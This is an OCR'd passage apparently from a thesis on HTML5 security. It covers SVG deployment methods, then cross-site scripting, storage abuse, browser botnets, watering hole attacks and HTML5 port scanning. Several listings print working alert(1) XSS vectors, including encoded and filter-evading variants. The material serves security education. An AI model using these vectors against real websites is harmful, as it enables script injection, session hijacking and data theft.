


Figure 3.5: The typical workflow of an offline application. Source: [5]

in terms of a document object model. [89]

The following three characteristics describe the benefits of using SVG files on the Internet. The two first of which are obvious advantages that the standard offers, although the latter is less obvious to most people but it is very important to a certain set of users. The terminology used here to describe these characteristics is similar to the one used in the SVG security paper Crouching Tiger - Hidden Payload: Security Risks of Scalable Vectors Graphics [90].


- Scalability: SVG images are, as their name indicates, scalable. They can be zoomed and resized by the reader as needed without having to sacrifice display quality in the process. This is inhered to their nature as vector graphics and means that graphical output devices of any size can render SVG images without significant information loss. This is an important advantage today because of the wide variety of devices used to browse the Internet. No matter what device is being used to access the website, the use of SVG images will allow the device to scale the image according to its own screen dimension, and thus not pose a limit to the richness of the site that is being visited. The comparison between the scaling of traditional images and SVG images is demonstrated in the figures 3.6a, 3.6b, 3.7a and 3.7b. In these the PNG and SVG versions of the traditional Ghostscript Tiger are shown respectively in a small size and in a zoomed state.

- Openness: SVG images differ drastic from the traditional raster-based image formats in terms of data storage. Unlike the classical formats, which use a binary format and compression schemes that renders the actual contact of the image file unreadable, SVG images are built on top of XML. This means that the images are readable by humans in text format, as well as being easily readable by programs and that they can be enriched with meta-data and comments freely. E.g., a search engine could exploit this to easily extract relevant data from an image file, which in turn could help provide better search results. Classical image formats are much more limited in the addition of meta-data inside the file.

- Accessibility: The accessibility characteristic is based on the former two, through its scalability and openness the SVG files are able to compliant with the W3C's Web Accessibility Initiative (WAI).[16] In 2000 a W3C Note [6] was published by the W3C about accessibility features of SVG that described in which way the standard was developed to make graphics on the Web more accessible than was possible at the time, to a wider group of users. It is mentioned that among the users who benefit are users with low vision, color blindness or even blind users, and users that require assistive technologies. Due to the meta-data with which the


[16] This is an effort to improve the accessibility of the World Wide Web for people with disabilities.

SVG image can be enriched freely, enough information can be inserted to allow for special purpose support. The traditional images do not have a way of including additional data for this kind of support.



(a) Small PNG Image (b) Small SVG Image

Figure 3.6: Comparison of small PNG and SVG images. Source: [6]



(a) Enlarged PNG Image (b) Enlarged SVG Image

Figure 3.7: Comparison of Enlarged PNG and SVG images. Source: [6]

Here we will not further elaborate on the features and benefits of the standard itself, interested readers are referred to the W3C Recommendations for detailed information.

3.6.2 Deployment Techniques

The browser treats SVG files differently depending on how they are embedded in a website or loaded by the browser that attempts to display them. The browser might impose more restrictions on the scripting and content inclusion of SVG files in some situations than others. To prevent possible security exploits, often scripting will be completely forbidden when including SVG files in several ways. In this section we will enumerate a list of ways to use SVG files in the browser context. We will provide more details about some techniques than others, but will try to be complete in our listing.

1. Inline SVG: With the HTML5 support in the browsers also came the need to provide the possibility to include inline SVG images. As previously mentioned, the standard specifies that user agents should support websites that use this feature.

The addition of the inline SVG content support is equally interesting for developers and attackers, as they are both able to inject arbitrary SVG content right into the markup tree of an HTML document. When the browser encounters an <svg> tag it will switch parsing mode, and subsequently an intermediary layer is used to parse the SVG content, which may or may not be well-formed. This content will be cleaned up and passed on to the internal XML parser and layout engine, after which the parsing mode is switched back to HTML.

2. CSS backgrounds or <img> tags: This can be a dangerous way of deployment for malicious SVG files because often the image tag is considered harmless. Filter software often whitelists image tags and a large number of web applications allowing user generated HTML are vulnerable to a class of attacks named active image injections [90]. Active images are SVG images that contain JavaScript code within; more information about this will be given in section 4.6. The writers of this research have encouraged the major browser developers to display and execute SVG files with a heavily limited set of features to prevent universal XSS attacks.

3. Other embedding methods: These types of deployment techniques are very similar to the more traditional XSS techniques. They use the <iframe>, <embed> or <object> tags as a way of embedding the SVG file into the DOM. More information about cross site scripting can be found in section 4.1.

4. Uploading files: There are image hosting websites which allow the uploading and hosting of SVG files. The authors of [90] report that SVG files are often considered to be equivalent to raster images such as PNG, JPEG, and GIF files in terms of security implications, and that in the cases where was claimed to restrict the upload of SVG files containing script code, this restriction could be easily bypassed.[17] Their security advice for this type of deployment is similar to their advice on type 2: SVG files should be displayed and executed with a heavily limited set of features to prevent universal XSS attacks.

5. Fonts: The SVG standards offers the possibility to create SVG font files, where the font is completely defined by SVG data. We will not focus further on SVG fonts in the remainder of this thesis, but mention it for completeness.

6. Filters: A last way of using SVG in HTML is to use SVG filters. Filters can be used to modify the appearance of (part of) the HTML content on a page. Although scripting is blocked in SVG filters in the current versions of the mainstream browsers, until recently they were usable in browser timing attacks, which we will discuss further in section 4.8.

[17] The reader should note this research is from 2011 and a number of the security issues discussed are already nullified in the current browser versions. They reported the vulnerabilities to the developers the examined browsers at the time.

Chapter 4

Attack Techniques Related to HTML5

In this chapter some information and explanations will be provided about some well-known attack techniques and vulnerabilities, as well as some more exotic less known techniques, that are related to or feasible by using HTML. These techniques vary greatly in the setting in which they are applicable or security impact they have on a business or user. We do not claim this is a comprehensive list of all attack types possible by using HTML, but merely selected a number of attack techniques based on the OWASP HTML5 Security Cheat Sheet [91]. We will not provide attack techniques for all of the topics in the cheat sheet, e.g., Geolocation is not discussed, as this would be too extensive for this thesis. We do include attack vectors that exploit many of these HTML5 features, as well as general HTML vulnerabilities such as XSS that are also discussed by OWASP [92]. By explaining a number of these attacks the reader should get an understanding of the various ways these attacks can affect the security and privacy on the web. Because the applications of HTML are so extensive, even developers with experience in HTML development might still be unaware of certain security concerns. This list will provide them with information to keep in mind during the development process so certain attacks might be mitigated or prevented in advance. Certain techniques listed in this chapter might also pose severe risks for companies; the computer security personnel should take these threats into account because they are often overlooked, especially because of their stealthy nature. Many of the techniques in this chapter can be combined when constructing elaborate attack scenarios. For each of the attack techniques, we give a description of how the attack works and we emphasize some important thoughts to learn from the attack.

4.1 Cross Site Scripting

This section will provide more information about Cross Site Scripting (XSS) [92]. A description will be given about the vulnerability itself and the attack vectors that exploit it; for clarification some code examples will be discussed as well. The security risks of XSS flaws are numerous and often critical. We will explain what security risks they entail when they are exploited. Cross site scripting is one of the most prevalent introduction mechanisms for web application attack vectors; it can thus be (or is) combined with many other attack vectors discussed in this chapter.

4.1.1 Description

Cross Site Scripting is a type of injection vulnerability that is often found in web applications. It allows for malicious scripts to be injected into the websites that would normally be trusted and benign. The injection itself can be done in a large number of ways, and depends on the security of the site. The XSS vulnerability is the most common flaw in web applications today [93], due to the wide extent in which the injections are possible. Cross site scripting attacks are defined as the exploitation of these flaws; they occur when an attacker is able to inject malicious code into the web application, generally this will be malicious JavaScript, and the code is then downloaded to the computer(s) of the end user(s). The reason these attacks can be critical and outright dangerous is because they are executed on the computer of the victim. The browser of the end user will execute the script, because it was downloaded from a trusted source. Depending on the context[1] in which the script is executed, it potentially has access to the client side storage that might contain security or privacy critical information. In this way XSS attacks can be used for data theft and session hijacking. Cross site scripting can also be used to bypass origin restrictions; the origin of the malicious script will be the same as the trusted website, because it is downloaded from the same trusted domain. JavaScript can even be used in the browser to rewrite the content of the HTML document, this way the attacker could add or remove elements on the page. The flaws that the attacks exploit are widespread, and can potentially occur at any place a web application uses user input in the output it uses.

Although mostly JavaScript is used to exploit XSS vulnerabilities, they can also present themselves in other embedded active content where JavaScript is not used, e.g., ActiveX, VBScript, Schockwave and Flash. This extends the wide range of potential entry points for malicious code injection even further. XSS issues can even present themselves in underlying processes on the application/web servers as well. Servers often

[1] For more information about the parsing contexts we refer the reader to section 3.3.2. For a practical example of the different treatment of JavaScript in different contexts we refer the reader to the section about SVG attack vectors, 4.6. Firefox puts restrictions on scripts in SVG files.

generate simple web documents themselves, this is useful for a multitude of scenarios. One example is to display the various errors that can occur in the browsing process, such as the HTTP errors 403 (Forbidden), 404 (Not Found) and 500 (Internal Server Error). If the automatically generated pages reflect back any user request information, there is a potential for XSS flaws. An example scenario of this would be if the user was tricked into opening a link with JavaScript code embedded in it, and the server would insert the URL in its automatically generated error page. Then, the browser of the victim might execute the embedded JavaScript (depending on the generation of the page). There are many variations on the XSS attack vectors, and also vectors that do not use HTML element tags in them (the $< >$ symbols). Filtering out scripts with blacklist filters is therefore ill advised; recommendations for web developers in dealing with XSS mitigation will be given in section 6.1.1.

The reader should understand by now that the probability a website contains cross site scripting flaws is very high, because of the wide range of potential entry points. Many different techniques can be used to trick the website into executing scripts that can be inserted in a variety of ways and it is likely that security measures in many sites overlook possible attack vectors or encoding mechanisms. Furthermore, a multitude of tools exist that help attackers find these flaws more easily, or that help them carefully craft code injections to inject into the target website.

4.1.2 Encoding

The malicious portion of the injected code is often encoded using a variety of methods, such as HTML5 codes that are converted to their ascii counterparts by the browser itself. The reader must note however that depending on where the injection takes place, the encoding can not always be used. When the browser is in certain no-script contexts, the conversion to ascii characters might be done after the script interpretation; and when the browser is in a script context, the conversion might not happen at all. The encoding of the code is done to make it look less suspicious to the victim, this is not useful in every situation as the user does not always see the code itself. The encoding usually does not affect the execution potential of the attack.

4.1.3 Attack Vectors

Here, a number of XSS attack vectors that work in the current versions of most popular browsers will be provided. For a large list of HTML5 attack vectors, we refer the reader to [94]. Many of the attack vectors explained below can be found on this list, we re-tested them in the latest browser versions. In section 4.6 some SVG XSS vectors will be discussed as well. This is not meant to be a complete list of attack vectors by

any means, we just wish to demonstrate the wide range of XSS possibilities. In our examples we will use the typical “alert(1)” function to demonstrate the script injection. In real life scenarios this would be replaced with a more malicious script. To check if access to local storage was possible, usually an alert of the document cookies was used (sometimes in combination with inserting a dummy cookie for the domain into the browser manually).

Listing 4.1 gives three typical attack vectors that exploit the “onerror” attribute that can be used in many elements. The combination with the <img > element is an old HTLM4 vector, while the <audio> and <video> elements are new HTML5 vectors. The <source> element has to be used to use the “onerror” attribute in the latter case.

```
1 <img src="null" onerror="javascript:alert(2)" />
2 <audio><source onerror="alert(1)">
3 <video><source onerror="alert(1)">
```

Listing 4.1: Typical onerror attack vectors.

Other events can also be connected to script code, listing 4.2 shows the scroll event invoking a script. Note that this attack vector also does not require any user interaction if the <input> element is down far enough on the page so the “autofocus” attribute will trigger a scroll event. This means the “...” in the code would have to be changed to elements that cause the <input> element to be outside of the display screen. The <br> element is ideal for this, the attack can just insert a large number of these elements to create as many newlines. The vector still works if the “autofocus” attribute is not used, but then the user has to manually scroll. The vector can not work, however, if the page is not large enough for any scrolling to occur.

```
1 <body onscroll=alert(1)> ... <input autofocus>
```

Listing 4.2: The onscroll event gets used to inject script code.

There are also attack vectors that always require user interaction, usually these are less desired by attackers but can still be potent in some cases. Listing 4.3 shows an example of an obvious XSS attack vector that requires the user to press a button.

```
1 <form><button formaction="javascript:alert(1)">Click Me</button>
```

Listing 4.3: XSS vector that requires the user to click a button.

Some HTML elements that have onload events, will fire the event even without a “src” attribute being specified. In listing 4.4 three examples of these elements are shown, including the old <frameset> element. This element is in the process of being dropped,

but many browsers still support it. Tags like these are often missed by blacklist filters, because they are often forgotten about. When an iframe onload event is used to execute a script, it is executed in the context of the main document, and not in in the context of the iframe. This means it (rightfully so) does not have access to the client-side storage of the iframe domain, cookies of the iframe domain can not by accessed in this manner.

```
1 <iframe onload=alert(1)>
2 <body onload=alert(1)>
3 <frameset onload=alert(1)>
```

Listing 4.4: XSS attack vectors that do not require src attributes to launch onload events.

The previous examples were all written in plain characters, but we can also encode the script payload. This can be done to bypass certain filters that a website might have in place. The first attack vector in listing vector in listing 4.5 uses HTML codes to represent the ascii characters; it exploits the "src" attribute to invoke execution. The second one makes use of a base64 encoded payload; it exploits the "data" attribute of the <object> element to do this. The support of data URIs in most browsers allows this attack to be successful.

```
1 <iframe src="
      &#106;&#097;&#118;&#097;&#115;&#99;&#114;&#105;&#112;&#116;&#058;
2         &#97;&#108;&#101;&#114;&#116;&#40;&#49;&#41;"></iframe>
3
4 <object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
      </object>
```

Listing 4.5: An XSS object attack vector, using base64 encoded data.

The "srcdoc" attribute of iframes is similar to data URIs and can be used to render HTML code inside the iframe. It essentially creates a pseudo-document inside the iframe. Whenever the "srcdoc" attribute is specified in an <iframe> element, it will overwrite the "src" attribute (if it is included). The script injected with the use of "srcdoc" will run inside an iframe with an artificial (dummy) origin, and as such will run in this context. The local storage of the main domain can not be accessed. The example in listing 4.6 uses a onerror iframe injection inside the iframe that is HTML entity encoded (in a different way than in the previous example).

```
1 <iframe srcdoc="&lt;img src&equals;x:x onerror&equals;alert&lpar;1&rpar;&
      gt;" />
```

Listing 4.6: Encoded attack vector exploiting the iframe srcdoc attribute.

Also special HTML tags can be used to do script injection; these tags start with characters such as *!*, *?*, */* and *%*. The special tags are used for various purposes, among which DTD, XML-declaration, comments and closing tags. These tags seem to inherit

certain properties from the standard models [94]. Listing 4.7 shows three attack vectors that exploit these special tags and work in the current versions of the browsers. The tags can be used for obfuscation and filter bypassing .

```
1 <? foo="><script>alert(1)</script>">
2 <! foo="><script>alert(1)</script>">
3 </ foo="><script>alert(1)</script>">
```

Listing 4.7: Example of three attack vectors exploiting special tags.

The OWASP filter evasion cheat sheet [95] can be consulted for methods of evading filters. It offers an extended list of obfuscation mechanisms for various types of input and is aimed at helping application security testing professions with a guide to assist in cross site scripting testing. The code fragment in listing 4.8 demonstrates how an embedded newline character can be used to break up the XSS vector; it will still invoke the alert function because the browser will automatically remove the newline character within the attribute. Many of these filter evasion techniques exist; their workings are, however, dependent on the filtering technique that is used by the hosting server and the browser that the user accessing the document uses. Discussing more obfuscation techniques is beyond the scope of this thesis, as we wish to make recommendations about best practices and not go into detail about all the possibilities.

```
1 <IMG SRC="jav&#x0A;ascript:alert('1');">
```

Listing 4.8: XSS obfuscation by using an embedded newline.

One last attack vector that we discuss is referred to as auto-XSS. If a website's URL is vulnerable to XSS attacks and the website allows being loaded into an iframe, an auto-XSS attack vector can be created. On another website that the user visits an iframe can be opened with the XSS payload already injected into the URL; which could be used for many malicious purposes, such as data theft.

4.2 Client-side Storage Abuse

Client-side storage is the target of many data theft attacks, but there are also attack vectors out there that abuse the storage APIs to disrupt the system of the user. In this section we explain an HTML5 attack that abuses the way web storage is implemented in certain browsers.

4.2.1 Description

The attack bypasses the storage limits that the browsers have set for the Web Storage API, which is discussed in section 3.5.3. It is important that the limit is not bypassable,

otherwise every HTML document that is loaded into the browser of the user could steadily fill up the hard disks of the user's device. The reader must note that we are talking about persistent storage; the data will remain after the browser has been closed. It must be removed manually or using external software. This attack is possible without any interaction, the user just has to remain on the web page. The attack was first reported in [96]; the author created an HTML5 Hard Disk Filler API that is able to fill up the hard disks of the users of certain browsers. The attack exploits a vulnerability in the implementation of the storage limit of the HTML5 Web Storage API in these browsers. The storage limit should be established over the whole domain, but is in some places wrongfully set to subdomains. The readers should note that this is *not* a HTML5 vulnerability, but a faulty implementation of the standard. The W3C Web Storage specification [71] states specifically:

> "User agents should guard against sites storing data under the origins other affiliated sites, e.g. storing up to the limit in a1.example.com, a2.example.com, a3.example.com, etc, circumventing the main example.com storage limit."

4.2.2 Results of the Research

The research showed that Firefox did not have this bug; Chrome and Internet Explorer were shown to be vulnerable, however. The vulnerability is fixed in Internet Explorer [97], but the developers of Chrome are still working on a fix [98].

A Hard Disk Filler demo [99] was provided in the original research, and it was reported that several gigabytes of data could be added per minute on the test device. We note that the test device in the research was equipped with a solid state drive (SSD), disk writing speeds are significantly higher on SSDs than on traditional hard disks.

4.3 Browser based Botnets

In this section we will limit ourself to explaining the high level aspects of the attack on which we will base our recommendations. This is done because the specific implementation of the browser botnets is not readily available and we did not implement them ourselves. The recommendations that come forth from this technique do not require the reader to understand the specifics of the implementation. We will give a description about the attack, the benefits from the point of view of the attacker, the distribution mechanisms that can be used and for which purposes the botnets can be used. The attack described in this section was devised and demonstrated Black Hat USA 2013 [100]. We did not implement these attacks ourselves, but it is important that the reader

is aware of them.

4.3.1 Description

A traditional botnet is a collection of programs that are connected to each other through the Internet, and work together to complete some type of task. The botnet is controlled by a Command & Control server, and the hacker is often referred to as “Bot Herder” or “Bot Master”.

Botnets can also be created inside browsers; these usually differ in online time from the traditional botnets, because they operate inside the browser. When a user visits an HTML page that hosts a botnet, the user’s browser becomes part of the network and participates in completing whichever task the botnet is being used for. When the browser window or tab is closed again, the browser is disconnected from the botnet again leaving no trace behind. Because of this the online time of browser based botnets can be very limited, but it leaves no evidence behind when it is disconnected.

The browser botnet is established by loading a script in the browser; it can be loaded in third party HTML content. This script is subsequently executed silently in the background of the browser tab. It will set up an application level connection, which makes sure it is not detected easily, to the malicious server from which it can receive tasks. Alternatively, for a more static botnet the task can be included in the original script code.

4.3.2 Advantages and Disadvantages over Traditional Botnets

One problem that might make browser based botnets less suitable for certain tasks (or attacks), is that the number of HTTP connections per domain is limited. It was shown in the Black Hat presentation, however, that this could be bypassed by using a different protocol instead. The connection could just set up a FTP connection instead, which has no such limit.

Browser based botnets have several advantages over the traditional botnets.

- There is no malware required to set them up on the client-side, they are simply loaded into the browser when the web page is visited.
- This also means no zero day (or unpatched) exploits are needed to infect the individual users with the malware.
- Browser caching can be disabled so no evidence is left behind. The malicious scripts are naturally volatile.
- Everyone who uses a browser is vulnerable by default, it is very easy to implement because the web is supposed to work this way. The HTML documents that are

received from the server are considered as trusted, so the script code within is executed in the context of its domain.

4.3.3 Recruitment

The process of loading the script into the browser of the user is straightforward, but they still have to visit the website on which it is hosted. We list a number of distribution mechanisms by which the script can be spread. The reader should take into account that the longer the user stays on the page, the longer the alive-time of the bot script is. Some of the possibilities listed below are, however, not very practical in real-life attack scenarios.

- The most straightforward solution is using a high traffic website that is owned by the attacker, or that they have access to.
- Exploiting XSS vulnerabilities on popular websites.
- HTML email spam.
- Web extensions that the attacker made. These would have to become popular for the attack to be effective.
- Search Engine Poisoning.[2]
- Buying advertisements through online advertising networks.

It was shown that the most cost effective way for distributing malicious script code was buying advertising space on websites. When advertising space is bought through advertising networks, these networks will distribute the ads over various publishers (websites); this means an incredible amount of users can be reached through the use of this mechanism. The sites that are reached in this way, are usually popular websites on which the users spend quite some time. During the presentation it was demonstrated that it was not difficult to inject script code into the advertisements once they were bought.

4.3.4 Tasks of the Botnet

The botnets can be used for a large variety of tasks, we will list a few common examples.

- Distributed Brute-Force Hash Cracking: An example of such a system is Ravan [101], which is a JavaScript based Distributed Computing system that is used for the cracking of hashes. The cracking process is distributed across several browsers and it makes use of HTML5 WebWorkers to start background JavaScript threads

[2]http://www.pctools.com/security-news/search-engine-poisoning/

in the browsers. In this manner each worker is responsible for computing a part of the hash.

- Application Level Distributed Denial of Service attacks: Browsers are able to send a large amount of cross origin requests inside WebWorkers. It was also shown that, using the connection limit bypass (with FTP), DDoS attacks can be enhanced from 6 connections per domain to approximately 300; demonstrating an Apache server could be overwhelmed easily.
- Crytocurrency mining: In line with the distributed hash cracking, other distributed computations can be exploited by botnets. Given the recent popularity of cryptocurrency, it is a viable real-life attack scenario.

4.4 Watering Hole Attack

Although Watering Hole Attacks are not specific to the HTML technology, they are easily deployed using HTML. The script code is automatically loaded into the browser of the user, and executed in the context of the domain. It is an often used deployment method for various other HTML attack vectors, and ideal when it comes to targeted attacks.

4.4.1 Description

The Watering Hole Attack was first identified by the RSA security firm in 2012 [102]. The RSA Advanced Threat Intelligence Team discovered it as part of a routine security research. Figure 4.1 demonstrates the stages of the attack.

More information about the stages of the attack will be given below:

1. To set up the watering hole attack the hacker first has to gather strategic information about the target in question. If the target is a company, the intelligence gathered will often include personal information about its employees. One popular and relatively easy way of obtaining this information is by scouring social network sites. Once a possible entry point has been selected, like a trusted website that is often visited by an employee and can more easily be compromised than the site of the company, the second stage of the attack can commence. This website selection process was called strategic web compromises [103].
2. Once the attacker has identified a point of entry, the code injection can be done. This site is typically a low security site that caters to personal interests of the employee in question and can be more easily compromised. At this stage, the trap is set and the hacker must wait until the victim returns to the site. This is where




Figure 4.1: Watering Hole Attack Sequence

the analogy of "the lion at the watering hole" comes from, the lion must wait until its prey comes to have a drink.

3. When the victim returns to the site, the injected code will be loaded and executed in their browser. Either HTML5 itself is used to continue the attack or a software exploit is used to drop malware onto the machine of the victim.

4. Once the way of entry has been established follow up attacks against the main target can commence.

4.4.2 Effectiveness of the Attack

Watering hole attacks are elaborately strategic; they use advanced social engineering principles. The aim of the intelligence gathering is to be able to select the most appropriate legitimate site to compromise, ideally a site that is often used and well trusted by the victim. It is thus a targeted social engineering attack that abuses the misplaced trust in frequented sites that many users have. More so because limiting browsing to solely trusted sites is often deemed an effective way of avoiding online threats. The impact on a business or organisation can be devastating, this attack could be used to

download malware onto the target computer via a software vulnerability on the system. Once the malware has been introduced into the network, it can have far reaching consequences. Alternatively, a fully stealth HTML5 attack can be used, similar to the sample HTML5 attack used in [104]. This Trend Micro research paper from 2011 makes use of a Watering Hole Attack and compromises the targeted system fully through use of HTML5 and JavaScript. This was not an attack in the wild but an example attack scenario warning for the possible security risks of HTML5. The paper was written before the term "Watering Hole Attack" was coined, so there is no mention of it this name. This sample attack demonstrates of how HTML5 can be used to compromise the system of an organisation in an alarming and stealthy way.

One of the reasons the Watering Hole Attack is very effective is because of the targeted approach; its goal is not to serve malware or malicious HTML code to as many systems possible, but it is designed to run exploits on well-known and trusted sites to reach as many of the targeted users as possible. It usually is straightforward to incorporate a zero-day exploit that targets a certain unpatched vulnerability into to payload that will be loaded in the victim's browser. The malicious script will be loaded into the browser automatically and subsequently executed when the user visits the web page on which the attack is hosted. On top of this, some organisations are slow with installing new patches due to either carelessness or just because of practical limitations; often systems have to stay online because services cannot be interrupted. This means attackers target system vulnerabilities for which there are patches available as well. There is a window of opportunity for attackers when security critical updates are delayed, e.g. due to the desire for business continuity[3]. During this window of exposure the hacker is still able to use older, but possibly also more reliable exploits. There are more possible causes for delaying patches, another example is quality assurance, a more detailed report about maintaining vulnerable servers can be found at [105]. It gives a more complete assessment of the risks involved with delaying patches, discusses reasons often used to hold off on updating and offers a way to mitigate or at least minimise the risks. Some additional information about the Watering Hole Attack in general can be found at the Trend Micro website at [104], where they answer some core questions about it.

4.5 HTML5 Network Reconnaissance

4.5.1 Description

HTML5 can also be used to write a network reconnaissance tool, as was demonstrated by Attack and Defence Labs [13]. Their tool, named JS-Recon, is written in JavaScript and makes use of certain key HTML5 features, such as Cross Origin Requests (CORs)

[3]Some mission critical systems require 100% uptime and restarts required for updates can translate into significant financial or business losses.

[106, 107] and WebSockets [108, 109, 110]. Its functionality includes port scanning, network scanning and the ability to detect the private IP address of the host computer.

The tool exploits the readystate statuses of the WebSocket and Cross Domain XML-HttpRequest (XHR). WebSocket has four of these statuses [110] and Cross Domain XHR has five of them [111]. When establishing a new connection to any service in the browser, these statuses evolve according to the state of the connection. The WebSocket statuses are as follows (as defined in the Mozilla documentation):

- Connecting: The connection has this status when it is not yet opened.
- Open: This status is achieved when the connection is open and ready for communication.
- Closing: The connection is in the process of closing, but has not completed this process yet.
- Closed: The connection is closed or could not be opened.

The XMLHttpRequest can be in the states listed below (as defined in the Mozilla documentation):

- Unsent: The open method has not been called yet.
- Opened: The send method has not been called yet.
- Headers received: Send has been called, and the headers and status are available.
- Loading: The download process is ongoing; the response text holds partial data.
- Done: The operation is complete.

By monitoring the transition of these statuses the tool is able to identify the state of the remote (or local) port that is being connected to. Thus, it can be determined if a port is either open, closed or filtered.

Port scanning is a standard technique that is used as vulnerability scanning. A connection is made to a port of a machine with an internal IP address on the local area network; in HTML5 this will either be a Cross Origin Request (COR) or WebSocket connection. In the WebSocket initial state would be a readystate of 0 (connecting), while the COR initial state would be readystate 1 (opened). As mentioned before, these initial readystate statuses will change at a certain moment depending to the status of the remote port it is trying to connect to. This means that by measuring the time it takes for the initial state of the connection to change the status of the remote port can be identified. Table 4.1 shows some timing results used in the tool for determining the port status.

Port Status	WebSocket (ReadyState 0)	COR (ReadyState 1)
Open (application type 1&2)	$<$ 100 ms	$<$ 100 ms
Closed	$\sim$ 1000 ms	$\sim$ 1000 ms
Filtered	$>$ 30000 ms	$>$ 30000 ms

Table 4.1: Behaviour based on port status. Source: [13]

4.5.2 Limitations of HTML5 Network Scanning

